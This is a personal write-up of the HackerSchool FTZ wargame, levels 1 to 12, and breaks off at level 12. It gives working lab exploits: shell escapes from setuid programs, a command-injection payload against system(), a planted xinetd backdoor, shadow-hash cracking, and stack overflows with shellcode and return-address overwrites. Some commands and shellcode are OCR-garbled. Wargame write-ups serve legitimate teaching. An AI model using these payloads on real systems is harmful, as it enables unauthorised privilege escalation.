

[KOREA]

hackerschool FTZ writeup

-hackery00bi-

[\(hackery00bi@gmail.com\)](mailto:hackery00bi@gmail.com)

2019.07.07

<List>

1. FTZ Level1	1
2. FTZ Level2	3
3. FTZ Level3	6
4. FTZ Level4	10
5. FTZ Level5	13
6. FTZ Level6	15
7. FTZ Level7	17
8. FTZ Level8	19
9. FTZ Level9	21
10. FTZ Level10	25
11. FTZ Level11	26
12. FTZ Level12	31
13. FTZ Level13	35
14. FTZ Level14	39
15. FTZ Level15	43
16. FTZ Level16	47
17. FTZ Level17	51
18. FTZ Level18	55
19. FTZ Level19	56
20. FTZ Level20	60

1. FTZ Level1

```
[level1@ftz level1]$ ls -l  
total 12  
-rw-r--r-- 1 root root 47 Apr 4 2000 hint  
drwxr-xr-x 2 root level1 4096 Dec 7 2003 public_html  
drwxrwxr-x 2 root level1 4096 Jan 16 2009 tmp  
[level1@ftz level1]$ cat hint
```

level2 권한에 setuid가 걸린 파일을 찾는다.

```
[level1@ftz level1]$ find / -user level2 -perm -4000 2> /dev/null  
/bin/ExecuteMe  
[level1@ftz level1]$ ls -al /bin/ExecuteMe  
-rwsr-x--- 1 level2 level1 12868 Sep 10 2011 /bin/ExecuteMe  
[level1@ftz level1]$ /bin/ExecuteMe █
```

Level1 hint's mean : [Looking for file with setuid and level2 permissions.](#)

\$ **find / -user level2 perm -4000 2> /dev/null**
Can find **/bin/ExecuteMe**

When execute it, can see this sentence.

레벨2의 권한으로 당신이 원하는 명령어를
한가지 실행시켜 드리겠습니다.
(단, my-pass 와 chmod는 제외)

어떤 명령을 실행시키겠습니까?

```
[level2@ftz level2]$ █
```

It means "[Execute one command as level2 permissions \(but, without my-pass and chmod\)](#)"

Tried to execute **/bin/bash**

레벨2의 권한으로 당신이 원하는 명령어를
한가지 실행시켜 드리겠습니다.
(단, my-pass 와 chmod는 제외)

어떤 명령을 실행시키겠습니까?

```
[level12@ftz level12]$ /bin/bash
```

```
[level12@ftz level12]$ id  
uid=3002(level12) gid=3001(level11) groups=3001(level11)  
[level12@ftz level12]$ █
```

Then, can get the level2's shell.

In /bin/bash, can execute my-pass to get level2's password.

Level2 Password is "hacker or cracker".
[level12@ftz level12]\$ █

2. FTZ Level2

```
[level2@ftz level2]$ ls -l  
total 12  
-rw-r--r--    1 root      root          60 Mar 23 2000 hint  
drwxr-xr-x    2 root      level2       4096 Feb 24 2002 public_html  
drwxrwxr-x    2 root      level2       4096 Jan 16 2009 tmp  
[level2@ftz level2]$ cat hint
```


텍스트 파일 편집 중 쉘의 명령을 실행시킬 수 있다는데...

```
[level2@ftz level2]$ find / -user level3 -perm -4000 2> /dev/null  
/usr/bin/editor  
[level2@ftz level2]$ ls -al /usr/bin/editor  
-rwsr-x---  1 level3  level2  11651 Sep 10  2011 /usr/bin/editor  
[level2@ftz level2]$ /usr/bin/editor
```

Level2 hint's mean : You can run a shell command while editing a text file.

\$ **find / -user level3 -perm -4000 2> /dev/null**

We can find **/usr/bin/editor**



VIM - Vi IMproved
version 6.1.320
by Bram Moolenaar et al.
Vim is open source and freely distributable

Help poor children in Uganda!
type :help iccc<Enter> for information

type :q<Enter> to exit
type :help<Enter> or <F1> for on-line help
type :help version6<Enter> for version info

When we execute vim[**/usr/bin/editor**], we can figure out that this program executing with level3 permissions.

We can execute level3's shell using [**!./bin/bash**] in vim.
[**!**] is the command that help to execute shell command in vim.

```
[level12@ftz level12]$ ls -l
total 12
-rw-r--r--    1 root      root          60 Mar 23  2000 hint
drwxr-xr-x    2 root      level12     4096 Feb 24  2002 public_html
drwxrwxr-x    2 root      level12     4096 Jan 16  2009 tmp
[level12@ftz level12]$ cat hint
```

텍스트 파일 편집 중 셀의 명령을 실행시킬 수 있다는데...

```
[level12@ftz level12]$ find / -user level13 -perm -4000 2> /dev/null  
/usr/bin/editor  
[level12@ftz level12]$ ls -al /usr/bin/editor  
-rwsr-x--- 1 level13 level12 11651 Sep 10 2011 /usr/bin/editor  
[level12@ftz level12]$ /usr/bin/editor  
  
[level13@ftz level12]$ id  
uid=3003(level13) gid=3002(level12) groups=3002(level12)  
[level13@ftz level12]$
```

In /bin/bash, can execute my-pass to get level3's password.

```
Level3 Password is "can you fly?".  
[level3@ftz level12]$
```

3. FTZ Level3

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv){

    char cmd[100];

    if( argc!=2 ){
        printf( "Auto Digger Version 0.9\n" );
        printf( "Usage : %s host\n", argv[0] );
        exit(0);
    }

    strcpy( cmd, "dig @" );
    strcat( cmd, argv[1] );
    strcat( cmd, " version.bind chaos txt" );
    system( cmd );
}
```

이를 이용하여 level4의 권한을 얻어라.

more hints.

- 동시에 여러 명령어를 사용하려면?
- 문자열 형태로 명령어를 전달하려면?

Level3 hint's mean : **using it to get level4's permissions.**

more hints.

- **To use multiple commands at the same time?**
- **To forward commands in a string?**

```
[level3@ftz level3]$ ls -al /bin/autodig
-rwsr-x--- 1 level4 level3 12194 Sep 10 2011 /bin/autodig
[level3@ftz level3]$ ./bin/autodig
Auto Digger Version 0.9
Usage : ./bin/autodig host
[level3@ftz level3]$ ./bin/autodig test
id
di
test
[level3@ftz level3]$ ./bin/autodig 1111
socket.c:1100: internal_send: 0.0.4.87#53: Invalid argument
socket.c:1100: internal_send: 0.0.4.87#53: Invalid argument

; <>> DiG 9.2.1 <>> @1111 version.bind chaos txt
;; global options: printcmd
;; connection timed out; no servers could be reached
[level3@ftz level3]$ █
```

/bin/autodig have level4 permissions and we can execute something because of system function.

It needs 1 argument to execute program.

We can make command line using **argv[1]**.

And it will be **system("dig @" + argv[1] + " version.bind chaos txt")**

```
[level4@ftz level3]$
[level4@ftz level3]$
[level4@ftz level3]$ ./bin/autodig ;/bin/sh
Auto Digger Version 0.9
Usage : ./bin/autodig host
[level4@ftz level3]$ ./bin/autodig ;/bin/sh;
Auto Digger Version 0.9
Usage : ./bin/autodig host
[level4@ftz level3]$ ./bin/autodig ";";/bin/sh;""
dig: Couldn't find server '': Name or service not known
sh-2.05b$ id
uid=3004(level4) gid=3003(level3) groups=3003(level3)
sh-2.05b$ █
```

now we can understand why the more hints given.
more hints.

- **To use multiple commands at the same time?**
- **To forward commands in a string?**

we can use multiple commands using [;]
and commands in string using [""]

finally the answer command is

```
$ /bin/autodig ";/bin/sh;"
```

The system function will separated three parts.

```
system("dig @" + argv[1] + " version.bind chaos txt")
```

->

1. `system("dig @")`
2. `system("/bin/sh")`
3. `system(" version.bind chaos txt")`

In /bin/sh, can execute my-pass to get level4's password.

```
Level4 Password is "suck my brain".  
sh-2.05b$ █
```

4. FTZ Level4

```
[level4@ftz level4]$  
[level4@ftz level4]$  
[level4@ftz level4]$ ls -l  
total 12  
-rw-r--r-- 1 root root 50 Feb 24 2002 hint  
drwxr-xr-x 2 root level4 4096 Feb 24 2002 public_html  
drwxrwxr-x 2 root level4 4096 May 19 14:54 tmp  
[level4@ftz level4]$ cat hint
```

누군가 /etc/xinetd.d/에 백도어를 심어놓았다.!

```
[level4@ftz level4]$
```

Level4 hint's mean : **Someone has planted a backdoor in /etc/xinetd.d/**

Go to check /etc/xinetd.d/

```
[level4@ftz level4]$ ls -l /etc/xinetd.d/  
total 80  
-r--r--r-- 1 root level4 171 Sep 10 2011 backdoor  
-rw-r--r-- 1 root root 560 Dec 19 2007 chargen  
-rw-r--r-- 1 root root 580 Dec 19 2007 chargen-udp  
-rw-r--r-- 1 root root 417 Dec 19 2007 daytime  
-rw-r--r-- 1 root root 437 Dec 19 2007 daytime-udp  
-rw-r--r-- 1 root root 339 Dec 19 2007 echo  
-rw-r--r-- 1 root root 358 Dec 19 2007 echo-udp  
-rw-r--r-- 1 root root 317 Dec 19 2007 finger  
-rw-r--r-- 1 root root 273 Dec 19 2007 ntalk  
-rw-r--r-- 1 root root 359 Dec 19 2007 rexec  
-rw-r--r-- 1 root root 376 Dec 19 2007 rlogin  
-rw-r--r-- 1 root root 429 Dec 19 2007 rsh  
-rw-r--r-- 1 root root 317 Dec 19 2007 rsync  
-rw-r--r-- 1 root root 310 Dec 19 2007 servers  
-rw-r--r-- 1 root root 312 Dec 19 2007 services  
-rw-r--r-- 1 root root 406 Dec 19 2007 sgi_fam  
-rw-r--r-- 1 root root 261 Dec 19 2007 talk  
-rw-r--r-- 1 root root 305 Sep 10 2011 telnet  
-rw-r--r-- 1 root root 495 Dec 19 2007 time  
-rw-r--r-- 1 root root 515 Dec 19 2007 time-udp  
[level4@ftz level4]$
```

We can find backdoor.

```
[level4@ftz level4]$  
[level4@ftz level4]$  
[level4@ftz level4]$ cat /etc/xinetd.d/backdoor  
service finger  
{  
    disable = no  
    flags      = REUSE  
    socket_type = stream  
    wait       = no  
    user       = level5  
    server     = /home/level4/tmp/backdoor  
    log_on_failure += USERID  
}  
[level4@ftz level4]$ █
```

When we check the file named backdoor.

We can find that

1. This service's name is finger
2. need the file located server path
3. we can execute something using level5's permissions.

```
[level4@ftz level4]$  
[level4@ftz level4]$  
[level4@ftz level4]$ cd /home/level4/tmp/  
[level4@ftz tmp]$ ls -l  
total 0  
[level4@ftz tmp]$ █
```

There is nothing in /home/level4/tmp

Thus, just gonna make it.

```
[level14@ftz tmp]$  
[level14@ftz tmp]$ ls -l  
total 4  
-rw-rw-r-- 1 level14 level14 66 May 19 15:12 backdoor.c  
[level14@ftz tmp]$ cat backdoor.c  
#include <stdio.h>  
  
int main()  
{  
    system("my-pass");  
    return 0;  
}  
[level14@ftz tmp]$  
[level14@ftz tmp]$ gcc -o backdoor backdoor.c  
[level14@ftz tmp]$  
[level14@ftz tmp]$ █
```

Like this.

```
Leve14 Password is "suck my brain".  
[level14@ftz tmp]$ █
```

./backdoor

Check it work or not. And it is working well.

```
[level14@ftz level14]$  
[level14@ftz level14]$ finger @localhost  
^[[H^[[J  
Level15 Password is "what is your name?".  
[level14@ftz level14]$ █
```

\$ finger @localhost

We can execute backdoor to get level5's password.

<https://blog.dork94.com/89>

what is this, should study

5. FTZ Level5

```
[level15@ftz level15]$  
[level15@ftz level15]$ ls  
hint  public_html  tmp  
[level15@ftz level15]$ cat hint  
  
/usr/bin/level15 프로그램은 /tmp 디렉토리에  
level15.tmp라는 이름의 임시파일을 생성한다.  
  
이를 이용하여 level16의 권한을 얻어라.
```

```
[level15@ftz level15]$ █
```

Level5 hint's mean :

**/usr/bin/level5 program make level5.tmp file in /tmp directory.
using it to get level6's permissions.**

```
[level15@ftz level15]$  
[level15@ftz level15]$ ls -al /usr/bin/level15  
rws--x--- 1 level16 level15 12236 Sep 10 2011 /usr/bin/level15  
[level15@ftz level15]$  
[level15@ftz level15]$ /usr/bin/level15  
[level15@ftz level15]$  
[level15@ftz level15]$ ls -l /tmp  
total 4  
drwx----- 2 root root 4096 Dec 19 2007 egn5EpxN  
srwxrwxrwx 1 mysql mysql 0 May 19 14:25 mysql.sock  
[level15@ftz level15]$  
[level15@ftz level15]$ █
```

When we execute /usr/bin/level5. **Nothing happen in /tmp.**

We can guess that the reason why nothing happen is **temporary file**.

```
[level15@ftz level15]$  
[level15@ftz level15]$ cat hint  
  
/usr/bin/level15 프로그램은 /tmp 디렉토리에  
level15.tmp라는 이름의 임시파일을 생성한다.  
이를 이용하여 level16의 권한을 얻어라.  
  
[level15@ftz level15]$  
[level15@ftz level15]$ touch /tmp/level15.tmp  
[level15@ftz level15]$ /usr/bin/level15  
[level15@ftz level15]$  
[level15@ftz level15]$ ls /tmp  
gn5EpxW level15.tmp mysql.sock  
[level15@ftz level15]$  
[level15@ftz level15]$ cat /tmp/level15.tmp  
next password : what the hell  
[level15@ftz level15]$  
[level15@ftz level15]$ █
```

Thus, just make **/tmp/level5.tmp** and **execute one more time.**

Then, we can get next password(level6's)

6. FTZ Level6

```
login as: level6  
level6@192.168.197.128's password:
```

hint - 인포샵 bbs의 텔넷 접속 메뉴에서 많이 사용되던 해킹 방법이다.

Level6 hint's mean : **It is a popular hacking method in the bbs telnet access menu.**

```
#####
##          텔넷 접속 서비스          ##
##          1. 하이텔      2. 나우누리  ##
##          3. 천리안      ##          ##
#####
접속하고 싶은 bbs를 선택하세요 : 1
Trying 203.245.15.76...
```

```
#####
##          텔넷 접속 서비스          ##
##          1. 하이텔      2. 나우누리  ##
##          3. 천리안      ##          ##
#####
접속하고 싶은 bbs를 선택하세요 : 2
Trying 203.238.129.97...
```

```

#####
##          텔넷 접속 서비스
##
##          1. 하이텔      2. 나우누리
##          3. 천리안
##
#####

접속하고 싶은 bbs를 선택하세요 : 3
Trying 210.120.128.180...

```

Nothing happened.

However if use [ctrl + c] to get out of this program.

We **can get the level6's shell**.

```

login as: level6
level6@192.168.197.128's password:

hint - 인포샵 bbs의 텔넷 접속 메뉴에서 많이 사용되던 해킹 방법이다.

```

```

[1level6@ftz level6]$ ls -l
total 32
-rw-r--r--    1 root      root           72 Nov 23  2000 hint
-rw-r-----    1 root      level6        36 Mar 24  2000 password
drwxr-xr-x    2 root      level6       4096 May 16  2005 public_html
drwxrwxr-x    2 root      level6       4096 Jan 14  2009 tmp
-rwxr-x---    1 root      level6      14910 Mar  5  2003 tn
[1level6@ftz level6]$ cat password
Level7 password is "come together".
[1level6@ftz level6]$ █

```

Then, we can **find the file named "password"**.

It have level7's password.

7. FTZ Level7

```
[level17@ftz level17]$ ls -l  
total 12  
-rw-r--r--    1 root      root          185 Nov 23  2000 hint  
drwxr-xr-x    2 root      level17      4096 Feb 24  2002 public_html  
drwxrwxr-x    2 root      level17      4096 Jan  9  2009 tmp  
[level17@ftz level17]$ cat hint
```


/bin/level17 명령을 실행하면, 패스워드 입력을 요청한다.

1. 패스워드는 가까운 곳에..
2. 상상력을 총동원하라.
3. 2진수를 10진수를 바꿀 수 있는가?
4. 계산기 설정을 공학용으로 바꾸어라.

Level7 hint's mean : When you execute /bin/level7, It request a password.

1. Password is in near place..
2. Use all your imagination.
3. Can you change binary number to decimal number?
4. Change calculator to engineering mode.

```
[level17@ftz level17]$  
[level17@ftz level17]$ /bin/level17  
Insert The Password : test  
-- -- - -- - --- - - - - - - - -  
[level17@ftz level17]$ █
```

```
[level17@ftz level17]$  
[level17@ftz level17]$ /bin/level17  
Insert The Password : test  
-- -- - -- - - - - - - - -  
[level17@ftz level17]$ ┌─┐  


제목 없음 - 메모장  
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)



-- -- - -- - - - - - - - -



01101101 01100001 01110100 01100101



6d 61 74 65


```

Morse code(?) -> binary number -> hex number -> string[ASCII]

```
[level17@ftz level17]$  
[level17@ftz level17]$  
[level17@ftz level17]$ /bin/level17  
Insert The Password : mate  
  
Congratulation! next password is "break the world".  
[level17@ftz level17]$ ┌─┐
```

We can get the next password.

8. FTZ Level8

```
[level18@ftz level18]$  
[level18@ftz level18]$  
[level18@ftz level18]$ ls -l  
total 12  
-rw-r----- 1 root level18 109 Jan 14 2010 hint  
drwxr-xr-x 2 root level18 4096 Feb 24 2002 public_html  
drwxrwxr-x 2 root level18 4096 Jan 14 2009 tmp  
[level18@ftz level18]$  
[level18@ftz level18]$ cat hint
```

level19의 shadow 파일이 서버 어떤가에 숨어 있다.
그 파일에 대해 알려진 것은 용량이 "2700"이라는 것 뿐이다.

```
[level18@ftz level18]$ █
```

Level8 hint's mean : **Level9's shadow file is hidden somewhere on the server. What's known about the file is capacity "2700".**

```
[level18@ftz level18]$  
[level18@ftz level18]$  
[level18@ftz level18]$ find / -size 2700c 2> /dev/null  
/var/www/manual/ss1/ssl_intro_fig2.gif  
/etc/rc.d/found.txt  
/usr/share/man/man3/IO::Pipe.3pm.gz  
/usr/share/man/man3/URI::data.3pm.gz  
[level18@ftz level18]$  
[level18@ftz level18]$  
[level18@ftz level18]$ cat /etc/rc.d/found.txt █
```

We can find **/etc/rc.d/found.txt** and it has level9's password file.

```
level19:$1$vkY6sS1G$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
```

Use john-the-ripper to crack it.

9. FTZ Level9

```
[level19@ftz level19]$ cat hint
```

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){
    char buf2[10];
    char buf[10];

    printf("It can be overflow : ");
    fgets(buf,40,stdin);

    if ( strncmp(buf2, "go", 2) == 0 )
    {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
    }
}
```

이를 이용하여 level10의 권한을 얻어라.

```
[level19@ftz level19]$ █
```

Level9 hint's mean : **Using this code to get level10's permissions.**

```
[level19@ftz level19]$
[level19@ftz level19]$
[level19@ftz level19]$ ls -al /usr/bin/bof
-rws--x--- 1 level10 level19 12111 Sep 10 2011 /usr/bin/bof
[level19@ftz level19]$
[level19@ftz level19]$ █
```

In this case, **can not copy this program**. Thus, we gonna make same program using hint's code.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){
    char buf2[10];
    char buf[10];

    printf("It can be overflow : ");
    fgets(buf,40,stdin);

    if ( strncmp(buf2, "go", 2) == 0 )
    {
        printf("Good Skill!\n");
        //setreuid( 3010, 3010 );
        system("/bin/bash");
    }
}
```

```
[level19@ftz tmp]$ gcc -o bof bof.c
[level19@ftz tmp]$
[level19@ftz tmp]$ ls
bof  bof.c
[level19@ftz tmp]$ █
```

```
(gdb) disassemble main
Dump of assembler code for function main:
0x080483ec <main+0>:    push   ebp
0x080483ed <main+1>:    mov    ebp,esp
0x080483ef <main+3>:    sub    esp,0x28
0x080483f2 <main+6>:    and    esp,0xffffffff
0x080483f5 <main+9>:    mov    eax,0x0
0x080483fa <main+14>:   sub    esp,eax
0x080483fc <main+16>:   sub    esp,0xc
0x080483ff <main+19>:   push   0x804850c
0x08048404 <main+24>:   call   0x804832c <printf>
0x08048409 <main+29>:   add    esp,0x10
0x0804840c <main+32>:   sub    esp,0x4
0x0804840f <main+35>:   push   ds:0x804964c
0x08048415 <main+41>:   push   0x28
0x08048417 <main+43>:   lea    eax,[ebp-40]
0x0804841a <main+46>:   push   eax
0x0804841b <main+47>:   call   0x80482fc <fgets>
0x08048420 <main+52>:   add    esp,0x10
0x08048423 <main+55>:   sub    esp,0x4
0x08048426 <main+58>:   push   0x2
0x08048428 <main+60>:   push   0x8048522
0x0804842d <main+65>:   lea    eax,[ebp-24]
0x08048430 <main+68>:   push   eax
0x08048431 <main+69>:   call   0x804830c <strcmp>
0x08048436 <main+74>:   add    esp,0x10
0x08048439 <main+77>:   test   eax, eax
0x0804843b <main+79>:   jne    0x804845d <main+113>
0x0804843d <main+81>:   sub    esp,0xc
0x08048440 <main+84>:   push   0x8048525
0x08048445 <main+89>:   call   0x804832c <printf>
0x0804844a <main+94>:   add    esp,0x10
0x0804844d <main+97>:   sub    esp,0xc
0x08048450 <main+100>:  push   0x8048532
0x08048455 <main+105>:  call   0x80482ec <system>
0x0804845a <main+110>:  add    esp,0x10
```

We can find **buf[10]** and **buf2[10]**'s difference in gdb.

If we enter more than **17 letters[40-24=16]**,

we **can reach the buf2's space**.

Then, we **can write something in buf2**.

```
--Type <return> to continue, or q <return> to quit---
0x0804845d <main+113>: leave
0x0804845e <main+114>: ret
0x0804845f <main+115>: nop
End of assembler dump.
(gdb) r
Starting program: /home/level19/tmp/b0f
It can be overflow :aaaaaaaaaaaaaago
Good Skill!
[1eve19@ftz tmp]$
```

```
[1eve19@ftz 1eve19]$
[1eve19@ftz 1eve19]$
[1eve19@ftz 1eve19]$ ls -al /usr/bin/b0f
-rws--x--- 1 level10 1eve19 12111 Sep 10 2011 /usr/bin/b0f
[1eve19@ftz 1eve19]$
[1eve19@ftz 1eve19]$/usr/bin/b0f
It can be overflow :aaaaaaaaaaaaaago
Good Skill!
[1eve110@ftz 1eve19]$
[1eve110@ftz 1eve19]$/id
uid=3010(level10) gid=3009(1eve19) groups=3009(1eve19)
[1eve110@ftz 1eve19]$
[1eve110@ftz 1eve19]$ my-pass
```

```
Level10 Password is "interesting to hack!".
[1eve110@ftz 1eve19]$
```

And we can get level10's password.

10. FTZ Level10

Skip.

11. FTZ Level11

```
[1eve111@ftz 1eve111]$  
[1eve111@ftz 1eve111]$ cat hint  
  
#include <stdio.h>  
#include <stdlib.h>  
  
int main( int argc, char *argv[] )  
{  
    char str[256];  
  
    setreuid( 3092, 3092 );  
    strcpy( str, argv[1] );  
    printf( str );  
}  
  
[1eve111@ftz 1eve111]$ █
```

This level is look like simple **BOF**.

First of all, check the **shellcode** on this system.

```
#include <stdio.h>  
  
char sc[] = "Wx31Wxc0Wxb0Wx31WxcdWx80Wx8  
0Wx68Wx2fWx2fWx73Wx68Wx68Wx2fWx62Wx69Wx6  
0";  
  
void main()  
{  
    void(*shell)() = (void *)sc;  
    shell();  
}
```

```
[1eve111@ftz tmp]$  
[1eve111@ftz tmp]$ ./shelltest  
sh-2.05b$ id  
uid=3091(1eve111) gid=3091(1eve111) groups=3091(1eve111)  
sh-2.05b$ █
```

```

0x080484b2 <main+66>:    call   0x804833c <printf>
0x080484b7 <main+71>:    add    esp,0x10
0x080484ba <main+74>:    leave 
0x080484bb <main+75>:    ret    
0x080484bc <main+76>:    nop    
0x080484bd <main+77>:    nop    
0x080484be <main+78>:    nop    
0x080484bf <main+79>:    nop    
End of assembler dump.
(gdb) b *main
Breakpoint 1 at 0x8048470
(gdb) r
Starting program: /home/level11/attackme
Couldn't get registers: Operation not permitted.

```

We can not execute /home/level11/attackme because of the permissions.

```

attackme hint public_html tmp
[1level11@ftz level11]$
[1level11@ftz level11]$
[1level11@ftz level11]$ cp ./attackme ./tmp/attackme
[1level11@ftz level11]$

```

Thus, just copy it to do something!

```

(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x08048470 <main+0>: push   ebp
0x08048471 <main+1>: mov    ebp,esp
0x08048473 <main+3>: sub    esp,0x108
0x08048479 <main+9>: sub    esp,0x8
0x0804847c <main+12>: push   0xc14
0x08048481 <main+17>: push   0xc14
0x08048486 <main+22>: call   0x804834c <setreuid>
0x0804848b <main+27>: add    esp,0x10
0x0804848e <main+30>: sub    esp,0x8
0x08048491 <main+33>: mov    eax,DWORD PTR [ebp+12]

```

We can find the **size of str. == 0x108 == 264**

```
End of assembler dump.  
(gdb) b *main+71  
Breakpoint 1 at 0x80484b7  
(gdb) █
```

Using breakpoint to **execute program and enter "A" * 264.**

We can find **SFP & RET & argc.**

If we **change RET to shellcode's address.**

We can get level12's shell.

```
(gdb) x/100x $ebp  
0xbffff648: 0xbffff600 0x42015574 0x00000002 0xbffff694  
0xbffff658: 0xbffff6a0 0x4001582c 0x00000002 0x08048370
```

```
(gdb) x/100x $ebp-264  
0xbffff540: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff550: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff560: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff570: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff580: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff590: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff5a0: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff5b0: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff5c0: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff5d0: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff5e0: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff5f0: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff600: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff610: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff620: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff630: 0x41414141 0x41414141 0x41414141 0x41414141  
0xbffff640: 0x41414141 0x41414141 0xbffff600 0x42015574  
0xbffff650: 0x00000002 0xbffff694 0xbffff6a0 0x4001582c
```

```
[level11@ftz tmp]$ export myenv=`python -c 'print "A"*100 + "B\x31\x00\x00\x31\xcd\x80\x89\x31\x00\x00\x46\xcd\x80\x31\x00\x50\x68\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x31\x00\x53\x89\x31\x00\x00\x46\xcd\x80\x31\x00\x00\x46\xcd\x80"'`  
[level11@ftz tmp]$ echo $myenv  
1?1?€?1?1?€?1?€?1?€?1?€?1?€?  
[level11@ftz tmp]$ ./attackem  
0xbfffff56  
[level11@ftz tmp]$ ./attackem  
0xbfffff56  
[level11@ftz tmp]$ ./attackem  
0xbfffff56
```

export shell code in env named myenv.

We can find **myenv's address. == 0xbfffff56**

The address does not change.

attackem's code

```
#include <stdio.h>  
  
void main()  
{  
    printf("%p\n", getenv("myenv"));  
}
```

We can enter hex value using this command.

```
[level11@ftz tmp]$ ./attackme `python -c 'print "A"*268 + "B\x56\xff\xff\xbf"'`  
sh-2.05b$ id  
uid=3091(level11) gid=3091(level11) groups=3091(level11)  
sh-2.05b$
```

Then, go to attack real program.

```
[level11@ftz level11]$  
[level11@ftz level11]$  
[level11@ftz level11]$ ./attackme `python -c 'print "A"*268 + "\x56\xff\xff\xbf"'`  
sh-2.05b$ id  
uid=3092(level12) gid=3091(level11) groups=3091(level11)  
sh-2.05b$ my-pass  
TERM environment variable not set.  
Level12 Password is "it is like this".  
sh-2.05b$
```

We can get level12's shell & password.

12. FTZ Level12

```
[level12@ftz level12]$  
[level12@ftz level12]$ cat hint  
  
#include <stdio.h>  
#include <stdlib.h>  
#include <unistd.h>  
  
int main( void )  
{  
    char str[256];  
  
    setreuid( 3093, 3093 );  
    printf( "문장을 입력하세요.\n" );  
    gets( str );  
    printf( "%s\n", str );  
}  
  
[level12@ftz level12]$ █
```

This also simple BOF.

This code using gets function to enter string.

```
[level12@ftz level12]$ ls  
attackme hint public_html tmp  
[level12@ftz level12]$  
[level12@ftz level12]$ cp ./attackme ./tmp/attackme  
[level12@ftz level12]$ █
```

copy file.

```
[level12@ftz tmp]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x08048470 <main+0>: push    ebp
0x08048471 <main+1>: mov     ebp,esp
0x08048473 <main+3>: sub     esp,0x108
0x08048479 <main+9>: sub     esp,0x8
0x0804847c <main+12>: push    0xc15
0x08048481 <main+17>: push    0xc15
0x08048486 <main+22>: call    0x804835c <setreuid>
